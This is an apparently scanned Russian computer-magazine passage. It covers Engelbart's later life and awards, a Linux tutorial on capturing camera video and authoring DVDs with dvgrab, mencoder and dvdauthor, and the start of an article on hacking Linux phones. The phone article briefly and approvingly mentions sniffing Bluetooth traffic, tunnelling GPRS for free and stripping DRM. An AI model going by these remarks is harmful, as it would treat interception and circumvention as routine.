отличалось от запатентованного Дугласом, с этим ничего нельзя было сделать. К тому же, в 1987 году патент истек, совсем чуть-чуть разминувшись с моментом, когда мыши семимильными шагами зашагали по планете стараниями компаний Apple, Microsoft и IBM. В интервью Энгельбарт говорил, что Стэнфордский НИИ совершенно не понимал ценности, которую представлял патент на мышь. Доподлинно известно, что НИИ продал Apple лицензию на манипулятор по смешной цене — порядка $40.000. Таким образом, 80-е стали для Дугласа периодом забвения. Пока другие зарабатывали на его идеях миллионы, он работал в мелких компаниях обычным служащим и посвящал себя семье. В довершение неудач у него сгорел дом, и в огне пропало все нажитое за годы, а сам Дуглас тяжело заболел. Он не любит говорить об этом периоде своей жизни и однажды даже назвал его «ссылкой в Сибирь».

Ссылка выдалась длительной. Дела стали налаживаться лишь в конце 80-х — начале 90-х, когда про Дугласа неожиданно вспомнили и решили признать его заслуги и вклад в развитие компьютерного прогресса.

На текущий момент у Энгельбарта около 40 премий и наград. Вот только некоторые из них:

1987 — пожизненная премия от журнала PC Magazine.
1990 — премия ACM Software System.
1990 — пожизненная премия от Electronic Networking Association.
1997 — премия Тьюринга.
1997 — премия Lemelson-MIT. Награда учреждена крупным инвестором Джеромом Лемелсоном и MIT (Massachusetts Institute of Technology). Самая крупная денежная награда США в области изобретательства — $500.000.
1998 — George R. Stibitz Computer Pioneer Award от Американского компьютерного музея и Департамента компьютерных наук.
2000 — Медаль технологий (высшая награда правительства США), врученная лично Биллом Клинтоном.

В 1988, устав от мытарств и немного поправив финансовое положение, Энгельбарт вместе с дочерью Кристиной основал предприятие Bootstrap Institute, что можно перевести, как «Институт самосовершенствования». Проект некоммерческий, существует на деньги правительства и инвесторов. Организация призвана объединить всех представителей сферы IT с целью формирования союзов и улучшения как своих организаций, так и самих себя. Кроме того, там ведется работа над Open Hyper-Document Systems и активно развивается концепция коллективного IQ. Почитать обо всем этом можно на сайте института (www.bootstrap.org), который работает и по сей день.

В 2007 Центр коллективного интеллекта MIT (термин «коллективный IQ» принадлежит Дугласу) объявил о начале проекта Наследие Энгельбарта (Engelbart Legacy Project). Анонсировал это директор центра Том Мэлон (Tom Malone) в ходе личного визита Энгельбарта в MIT. У Дугласа, наконец, появилась надежда на то, что его идеи пустили корни, нашли крышу над головой и двигаются вперед вместе с новым поколением.

Сам он на сегодня имеет четырех взрослых детей (Кристина до сих пор возглавляет Bootstrap Institute), внуков и является одним из самых высокооплачиваемых сотрудников «мышиного магната» Logitech. Про него не очень часто вспоминают, но, благодаря многочисленным премиям (многие из которых выражались в денежном эквиваленте), он получил возможность посвятить себя любимому делу, продвигать свою философию и заслуженно почивать на лаврах. И пусть размеры лавров не измеряются шести или семизначными числами, и пусть Дуглас так и не стал хорошим бизнесменом, мы все равно знаем, кто опередил свое время и первым придумал все то, что приписывают себе господа миллиардеры. А это уже измеряется совсем не в денежном эквиваленте.


Первая страница патента на индикатор позиций x и y


Вот он — «хвост», давший девайсу имя



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /



DVD'шных дел мастер

СОЗДАЕМ VIDEO DVD В LINUX

Сегодня мы попробуем разобраться с утилитами, которые помогут создать Video DVD с записями цифровой камеры, фильмами и/или фотками.

ЗАХВАТ ВИДЕО

С цифровой камеры в иксах удобнее всего захватывать видео с помощью Kino. Чтобы результат можно было обработать в более мудреных редакторах (вроде Cinelerra), нужно захватывать материал в сыром виде в формате DV («Edit → Preferences → Capture → Raw DV»), потери качества в этом случае будут минимальны. Для экспорта файлов в подходящем для мастеринга формате в том же Kino просто выбирай профиль Standard/Widescreen VOB. Любителям консоли могу порекомендовать dvgrab. Он умеет захватывать видео с FireWire или USB-камер и сохранять в RAW, AVI, QuickTime DV или JPEG. В некоторых дистрибутивах dvgrab устанавливается вместе с Kino, в Ubuntu он идет отдельным пакетом:

```
$ sudo apt-get install dvgrab
```

В простейшем случае достаточно ввести команду:

```
$ dvgrab
Found AV/C device with GUID 0x00804580b12d823d
Capture Started
"dvgrab-001.avi": 20.34 MB 143 frames timecode 00:51:53.22
date 2007.08.07 01:04:44
```

Начнется захват видеопотока с устройства /dev/raw1394. Когда его нужно будет остановить, просто убиваем процесс нажатием <Ctrl-C>. На выходе получаем файл в формате DV с расширением AVI.

```
$ file dvgrab-001.avi
dvgrab-001.avi: RIFF (little-endian) data, AVI, 720 x 576,
25.00 fps, video:, audio: uncompressed PCM (stereo, 32000
Hz)
```

Иногда dvgrab ругается на отсутствие устройства /dev/raw1394. Ничего страшного, если камера не определяется (лучше использовать gscanbus), просто загрузи модуль sudo modprobe raw1394.

Описанный выше подход не всегда удобен. Файл с часовым фильмом получается очень большой, и с ним могут быть проблемы. Поэтому стоит использовать такую конструкцию:

```
$ dvgrab --timestamp --autosplit --size 1998 --csize 4400
--cmincutsize 10 my_video-
```

Параметр timestamp указывает на необходимость добавления метки времени к результирующему файлу. Это очень удобно, когда гонишь кассеты оптом, а потом



собираешь их в DVD. Максимальный размер файла мы ограничили 1998 Мб, это предел ISO9660 в старых ядрах. Однако сегодня с этим проблем уже нет, поэтому можешь опустить данный параметр. Второе ограничение — csize — указывает на предельный размер файлов, собранных в одну группу. Учитывая предстоящее перекодирование в MPEG, его также можно не использовать. Соответственно, cmincutsize показывает минимальный размер файла. Запустив такую команду, на выходе мы получим набор авишек с именами my_video-*. Так как у нас принят стандарт PAL, нелишним будет добавить параметр '-frames 25', он укажет количество фреймов, которые нужно сохранить в новый файл при разделении.
Для захвата через USB с использованием video4linux применяем команду:

```
$ dvgrab -v4l -input /dev/video1
```

Конечно, захватывать таким образом не очень удобно, хочется руководить процессом. Без проблем — используем интерактивный режим:

```
$ dvgrab -i
Going interactive. Press '?' for help.
q=quit, p=play, c=capture, Esc=stop, h=reverse, j=backward
scan, k=pause, l=forward scan, a=rewind, z=fast forward,
0-9=trickplay, <space>=play/pause
```

Теперь по подсказке для захвата нажимаем клавишу <c>, воспроизведение/пауза — <Пробел> и т.д.
Для того чтобы создать DVD-диск при помощи dvdauthor (подробнее о нем ниже), на выходе нам нужно получить видеофайл в формате MPEG-2. Например, если установлен VLC, можно применить такую конструкцию:

```
$ dvgrab --format dv2 --timestamp – | vlc – :demux=rawdv --
no-sub-autodetect-file ":sout=#transcode{vcodec=mp2v,vb=
4096,scale=1,acod ec=a52,ab=128,channels=2}:duplicate{ds
t=display,dst=std{access=file,mux=file,dst="~/my_video.
mpg"}}" --sout-ffmpeg-strict-rc
```

Как вариант — можно использовать mencoder:

```
$ dvgrab - | mencoder -of mpeg -mpegopts format=dvd:
vaspect=4/3:vframerate=25 -srate 48000 -ofps 25 -ovc lavc
-oac lavc -lavcopts vcodec=mpeg2video:vrc_buf_size=1835:
keyint=15: vrc_maxrate=9800:vbitrate=4900:aspect=4/3:
acodec=ac3:abitrate=192 -o my_video.mpeg
```

Все, видео с камеры готово.

ПОДГОТОВКА ВИДЕО

Видео необязательно должно быть на камере. Если тебе вдруг захочется создать DVD из своей коллекции фильмов или фоток, то, покопавшись в Сети, ты найдешь кучу готовых скриптов, облегчающих эту процедуру, не говоря уже о графических надстройках.
Для перекодирования в Linux традиционно используются transcode и mencoder. В первом случае процесс будет состоять из двух этапов:

```
$ transcode -i my_video.avi -y mpeg2enc,mp2enc -F 9 -E
44100 -b 128 -o my_video
```

Параметр '-F' для mpeg2enc означает профиль кодирования. Для разных утилит используются разные значения. Цифра 9 — DVD MPEG-2 (можно заменить буквой d). В результате в текущем каталоге мы получим два файла: *.m2v (MPEG-2 видео) и *.mpa (аудио). В скриптах обычно используется параметр '-V', который отвечает за установку видеоформата YV12/I420. С некоторыми кодеками он вызывает конфликт, в подобном случае попробуй '--use_rgb'. Теперь соединяем полученные файлы в MPEG:

```
$ mplex -f 9 -S 800 -o my_video.mpg my_video.m2v my_video.
mpa
```

Другой вариант — использовать mencoder. Общий пример может выглядеть так:


```
$ mencoder -of mpeg -mpegopts format=dvd:vaspect=4/3:
vframerate=25 -srate 48000 -ofps 25 -ovc lavc -oac lavc
-lavcopts vcodec=mpeg2video:vrc_buf_size=1835:keyint=15:
vrc_maxrate=9800:vbitrate=4900:aspect=4/3:acodec=ac3:
abitrate=192 my_video.avi -o my_video.mpeg
```

Если у тебя под рукой файлы в форматах wmv, mov, asf, mkv, ogm, то преобразовать их в avi при помощи mencoder проще простого:

```
$ mencoder -o output_file.avi -ovc lavc -lavcopts
vbitrate=5000:vhq -ffourcc DX50 -oac pcm -srate 48000 -
ofps 25 movie.mov
```

DVD-МАСТЕРИНГ

Процесс создания Video DVD несколько отличается от записи обычного DATA-диска. Сначала подготавливается видеоматериал и выполняется деление на разделы, затем создается структура меню. Дополнительно в проект можно добавить субтитры, всякие украшения вроде интерактивных меню и кнопок, фоновых рисунков, звуковое сопровождение. После этого нужно сварганить



Dvgrab в работе

Интерактивный режим dvgrab

структуру DVD-диска, которая состоит из двух каталогов: AUDIO_TS и VIDEO_TS (содержит VOB-файлы, меню и субтитры).
Когда проект создан, остается записать его на диск. Основой всех программ для DVD-мастеринга в Linux служит утилита dvdauthor (dvdauthor.sf.net), разработанная Скоттом Смитом. Создать с ее помощью готовый диск вполне реально, но на проект со сложными разветвленными меню и музыкальным оформлением у тебя уйдет куча времени. С другой стороны, все графические программы вроде KMediaFactory, QDVDAuthor и других являются лишь фронт-эндами к нему.
Из подготовленных mpeg-файлов создаем файловую систему DVD:

```
$ dvdauthor -o dvd/ -t my_video.mpeg
```

По окончании снова запускаем dvdauthor, но уже для создания TOC (Table of Contents):

```
$ dvdauthor -o dvd/ -T
INFO: dvdauthor creating table of contents
INFO: Scanning dvd/VIDEO_TS/VTS_01_0.IFO
```

Вот в принципе и все, содержимое DVD у нас теперь есть, осталось создать ISO-образ и записать его на диск:

```
$ mkisofs -dvd-video -o dvd.iso dvd/
$ growisofs -dvd-compat -Z /dev/dvd=dvd.iso
```

ФАЙЛ DVDAUTHOR

Конфигурационный файл, используемый утилитой dvdauthor, представлен в формате XML. Здесь описывается все: видеофайлы, используемые в проекте, VMGM (Video Manager Menu) меню, кнопки, формат видео (обычный или wide) и прочее. Простейший файл, описывающий подключение одного фильма с двумя главами к проекту, имеет следующий вид:

$ nano dvdauthor.xml

```
<dvdauthor dest="DVD">
  <vmgm />
   <titleset>
     <titles>
       <pgc>
         <vob file="dvd_movie.mpg" chapters="0,30:00"/>
       </pgc>
      </titles>
   </titleset>
 </dvdauthor>
```

Параметр vmgm отвечает за основные настройки меню. Для упрощения в этом поле ничего не используется, поэтому мы его сразу же и закрыли, оставив значения по умолчанию. Но настроек здесь предостаточно. Так, при помощи параметра format можно указать формат ntsc или pal, за соотношение сторон отвечает aspect. Что делать при переходе на widescreen, указывается с помощью одноименного параметра. Значениями могут быть nopanscan, noletterbox или crop. А еще здесь можно задать рисунок, музыкальный или видеофайл, кнопки, команды. Тело проекта с меню и видео описывается параметрами, заключенными в titleset. В проекте должен быть, как минимум, один titleset. После объявления titleset может следовать секция menus, в которой описано меню. Параметры совпадают с vmgm.
В подменю titles описываются подключенные ресурсы, в терминологии автора pgcgroup. Здесь может быть один видеофайл, до восьми звуковых файлов и 32 файла рисунков. Для удобства просмотра файлы разделяются на главы, к которым можно быстро перейти, указав время в формате [[HH:]MM:]SS. В примере я поделил видео на две главы: chapters="0,30:00". Вторая глава, как видно, будет начинаться с 30-й минуты видео. Можно загнать и два мувика одной главой:

```
<vob file="video1.mpg" chapters="0" />
<vob file="video2.mpg" />
```

Дополнительно предусмотрен параметр pause, позволяющий указывать время задержки перед воспроизведением следующего файла. В качестве аргумента здесь может выступать цифра, показывающая время в секундах, или inf, то есть неопределенная задержка. Команды, которые необходимо выполнить перед или по окончании воспроизведения, заключаются в конструкции «<pre> commands; </pre>» и «<post> commands; </post>». Список команд приведен в мане. Наиболее популярна «jump TARGET;», позволяющая перейти к выбранному разделу меню или видео. Например, следующие строки просто зациклят воспроизведение видео:

```
<vob file="video1.mpg" />
<post> jump chapter 1; </post>
```

ДОБАВЛЯЕМ СУБТИТРЫ


Файлы «пререндеренных» и мягких субтитров могут быть в форматах sub, srt, ssa, smi, rt, txt. Отличаются они в основном возможностями форматирования. Как пример:

```
00:36:54,960 --> 00:36:59,476
Приказ господина ПЖ — всем пацакам
надеть намордники и радоваться.
```

Самостоятельно извлечь субтитры в ASCII из vob-файлов, принадлежащих первому фильму из текущего каталога, можно, набрав следующие команды:

```
$ cat vts_01_?.vob | tcextract -x ps1 -t vob -a 0x20 |
subtitle2pgm -o movie_1
$ pgm2txt movie_1
$ srttool -s -i movie_1.srtx -o my_movie_1.srt
```


ТЕЛЕВИДЕНИЕ
ТЕПЕРЬ
НАШЕ
gameland tv
круглосуточный телеканал об играх
Информация о подключении телеканала у операторов кабельного и спутникового телевидения
Подробности на сайте www.gameland.tv



Интерфейс KMediaFactory

DeVeDe — программа для мастеринга DVD

В качестве примечания необходимо уточнить, что фильмы могут содержать несколько субтитров, значение 0x20 соответствует первым, 0x21 — вторым и так далее.

Процесс этот долгий и на слабом компьютере времени займет порядочно. На выходе мы получим файл my_movie_1.srt, содержащий субтитры.

Программа spumux из пакета dvdauthor способна преобразовать текстовые субтитры в картинки, которые можно объединить с mpeg-файлом. В работе spumux обращается к каталогу ~/.spumux, где должен находиться файл шрифтов. Копируем шрифт TrueType (.ttf), например Arial.ttf, в этот каталог и создаем файл-описание.

$ nano subtitle.xml

```
<subpictures>
 <stream>
  <textsub filename="my_movie_1.srt" characterset="UTF8"
   fontsize="24.0" font="Arial.ttf" horizontal-
alignment="center"
   vertical-alignment="bottom" left-margin="60" right-
margin="60"
   top-margin="20" bottom-margin="30" subtitle-fps="25"
   movie-width="720" movie-height="480"/>
 </stream>
</subpictures>
```

Теперь записываем субтитры в видеофайл и наслаждаемся результатом:

```
$ spumux -s0 subtitle.xml < video.mpg > video_with_sub.
mpg
$ mplayer video_with_sub.mpg
```

Посмотреть, как выглядят субтитры, можно, разобрав файл:

```
$ spuunmux video_with_sub.mpg
```

В текущем каталоге получим большое количество png-файлов.

ПРОГРАММА DVD-SLIDESHOW

Есть еще один проект, которым я часто пользуюсь, — dvd-slideshow (sf.net/projects/dvd-slideshow). С его помощью можно быстро и легко создавать DVD из рисунков. Для установки в Ubuntu достаточно ввести sudo apt-get install dvd-slideshow. Учитывая, что dvd-slideshow представляет собой набор скриптов, его установка даже из исходных текстов не вызовет трудностей. Но перед инсталляцией необходимо позаботиться обо всех зависимостях — это dvdauthor, MjpegTools, ImageMagick, Ffmpeg, кодеки lame, OggVorbis и tooLAME.

В составе пакета dvd-slideshow идет несколько утилит, каждая из которых отвечает за свой участок работы. Для начала следует собрать все фотографии в один каталог. Кадрируем, подгоняем размеры, переворачиваем, чтобы они одинаково отображались на экране. Далее генерируем файл, содержащий описание изображений каталога, используемые эффекты и другие установки.

```
$ dir2slideshow — o ~/dvd -n 'Title' -t 5 -s "Foto" -c 1
/home/bobr/foto/
```

Параметр '–n' указывает название проекта, оно будет выведено в заголовке. При помощи '–t' выставляем время демонстрации снимка. Используя '–s', к снимкам можно добавить подпись. '–c' позволяет установить время действия эффектов перехода. Для сортировки файлов применяем '–T' (время, дата, имя) и '–M' (дата и имя).

Полученный в результате файл Title.txt является входным для dvd-slideshow. При желании его можно отредактировать вручную, открыв в любом текстовом редакторе. К примеру, можно установить персональное время видимости для каждого снимка, подпись, эффекты перехода. Для упрощения можно использовать и заранее подготовленный файл с настройками — ~/dvd-slideshowrc, в архиве имеется образец. Теперь полученный файл передаем утилите dvd-slideshow:

```
$ dvd-slideshow — f Title.txt
```

Можно добавить и музыку, формат музыкального файла выбирай любой: mp3, ogg, wav, mp2, ac3, если только для него имеются кодеки в системе. И не бойся, что разрешение изображения больше, чем требует стандарт PAL, 720x576, оно будет подогнано без обрезки. Параметр '–n' позволяет указать имена выходных файлов, поэтому можно использовать один и тот же каталог для нескольких проектов. По умолчанию видеофайл генерируется в формате NTSC, для PAL используем параметр '–p'. Некоторым не нравится черный цвет в качестве фона, особенно он бросается в глаза в вертикальных снимках, когда по краям видны большие черные полосы. Применив параметр '–b', можно указать фоновое изображение, например jpeg-файл размером 720x576.

Проверяем получившееся видео, запустив mplayer. Если все нормально, добавляем его в другой проект. Или создаем меню и структуру каталогов при помощи утилит, входящих в комплект dvd-slideshow:

```
$ dvd-menu -o dvd_complete -p -t 'My_DVD' -t 'DVD' -f
menu1.xml -f menu2.xml — e /home/bobr/button.jpg — n
```

Здесь '-o' — выходной каталог; '–t' предназначен для создания меню; '–f' указывает на файл, откуда будут браться параметры для меню (это может быть как XML-файл, созданный нами раннее, так и готовый VOB-файл); '–e' позволит добавить изображение, которое будет размещено слева от кнопок; '–n' указывает на подпись, которая будет выводиться в оглавлении.

Из полезных опций также можно отметить '–iso' для генерирования готового ISO-образа и '-c' для выполнения заданной POST-команды после воспроизведения.

Вот, собственно, и все. Надеюсь, теперь проблем с созданием своего Video DVD в Linux у тебя не будет.

КРИС КАСПЕРСКИ



МАЖОРНЫЙ ТУКС НА МОБИЛЬНЫХ ПРОСТОРАХ

ХАЧИМ СОТОВЫЕ ТЕЛЕФОНЫ С LINUX НА БОРТУ

По прошествии нескольких лет «промышленной» эксплуатации Linux ворвался на мобильные платформы и теперь не только успешно конкурирует с Symbian OS/Windows CE, но и обращает в свою веру все больше и больше производителей сотовых телефонов, число которых стремительно растет. Linux на мобильном — это уже не экзотика, а повседневная реальность. Насчитываются сотни разнообразных моделей, которые любой желающий может хачить, ковыряясь в недрах ядра и наращивая его функционал, что безумно интересно, но, к сожалению, в среде отечественных хакеров практически не практикуется. Мыщъх надеется, что своей статьей он сорвет пелену мрака, подтолкнув креативных кодокопателей к исследовательской деятельности.

Сотовые телефоны первого поколения являлись «вещью в себе» и не позволяли устанавливать никакого программного обеспечения сверх того, которое уже было зашито в них производителем. Потом появились Java-мидлеты (игры, органайзеры, etc), но сильно лучше от этого не стало. Тем временем по своей аппаратной мощности телефоны вплотную приблизились к компам конца 90-х, существенно потеснив наладонники.

Современный сотовый телефон (а точнее, смартфон) представляет собой полноценный компьютер с операционной системой (Symbian OS/Windows CE), поддерживающей развитый набор API-функций и за счет виртуальной Java-машины абстрагирующей программиста от архитектурных особенностей конкретного железа. Так в чем же проблема? Качай SDK и программируй! Хочешь — под Java-машину, хочешь — под нативный процессор (благо мобильные оси это позволяют).

Вот только Java-машина конкретно тормозит, а нативные программы страдают хронической непереносимостью, работая на строго определенных моделях, что сужает круг потенциальных пользователей до размеров черной дыры (ну или нейтронной звезды, если это популярная платформа). Исходных текстов операционной системы нет — как ее хачить? Кроме того, не предоставляется прямой доступ к электронной оснастке телефона. Одним словом, сотовые телефоны — это не для хакеров. Но с выходом Motorola A760 ситуация коренным образом меняется...

ОРЛЯТА УЧАТСЯ ЛЕТАТЬ

Аппарат Motorola A760, разработанный в 2003 году на базе процессора ARM7, стал первым сотовым телефоном, оснащенным специальной версией Linux, адаптированной под мобильные платформы. Собственно говоря, от Linux там только сильно урезанное ядро серии 2.4.x, библиотека glibc, драйверы для управления встроенным оборудованием, чисто сотовое программное обеспечение (аудиокодеки, стек GSM-протоколов, etc) и, естественно, привычный графический интерфейс с иконками, записными



Motorola Rokr E6 — сотовый телефон с Linux на борту

книжками, органайзерами, играми и прочей мишурой.
Внешне (с потребительской точки зрения) телефон ничем не выделяется в пестрой армии своих собратьев и большинству пользователей (несильно продвинутых в техническом плане) все равно, какая там ось, главное — это интерфейс. Так в чем же преимущества Linux перед конкурентами?
Во-первых, открытый код, разрабатываемый Open Source сообществом, не только не требует лицензионных отчислений, но и намного более стабилен, поскольку исходные тексты изучает огромное количество людей.
Во-вторых, Linux, известный своими скромными системными требованиями, отличается быстрой загрузкой и высокой реакционной способностью телефона, который не тормозит и потребляет намного меньше энергии, на что обращают внимание даже блондинки, не говоря о продвинутых пользователях.
В-третьих, системные вызовы Linux давно стандартизированы, под него написано огромное количество программного обеспечения, перенос которого на новые мобильные платформы осуществляется простой перекомпиляцией (ну, пускай не без адаптации, но это совсем не то же самое, что полное переписывание кода с нуля). Что касается хакеров, теперь можно зарядить телефон боевой амуницией и грабить Bluetooth-трафик, создавать ICMP-туннели для бесплатной связи по GPRS и делать много других интересных вещей.
В-четвертых, код ядра легко модифицировать по своему усмотрению, наращивая функциональность телефона или разблокируя функции, заблоченные производителем по тем или иным соображениям. Допустим, в телефоне на аппаратном уровне реализован режим турбозарядки батарей, но не отлажен и потому отложен до лучших времен. Или же производитель не хочет, чтобы модели начального уровня конкурировали со своими старшими собратьями...
В-пятых, в сотовых телефонах (вот ужас!) нет BIOS, и заботу по инициализации оборудования берет на себя ядро, выставляющее тактовые частоты процессора, тайминги оперативной памяти, режимы работы дисплея. Ну а какой русский не любит быстрой езды, то есть разгона процессоров?! Да-да! Теперь процессоры сотовых телефонов тоже можно разгонять! Зачем? Допустим, видео при просмотре слегка тормозит, но стоит чуть-чуть повысить тактовую частоту, как тормоза исчезнут. Разве не прелесть?
В-шестых, в Linux нет (и не будет) ни DRM, ни прочей дряни, загрязняющей информационное пространство и отравляющей пользователям жизнь. Открытый код не позволяет защищать цифровой контент, поскольку ничего не стоит отломать защиту, перекомпилировать ядро, залить его в телефон и наслаждаться своей любимой музыкой или клипами.


СТАНДАРТИЗАЦИЯ МОБИЛЬНОЙ ВЕРСИИ LINUX

Скачать исходные тексты ядра Motorola A760 можно как с официального сайта (https://opensource.motorola.com/sf/sfmain/do/home), так и с Кузни (sourceforge.net/project/showfiles.php?group_id=116309). Но ядро — это еще не все, далеко не все. Помимо него требуются драйверы и куча других модулей, часть из которых специфична для каждой модели, а часть — системнонезависима. То есть они станут системнонезависимыми, когда будет выработан единый стандарт, которому станут следовать как производители железа, так и разработчики софта.
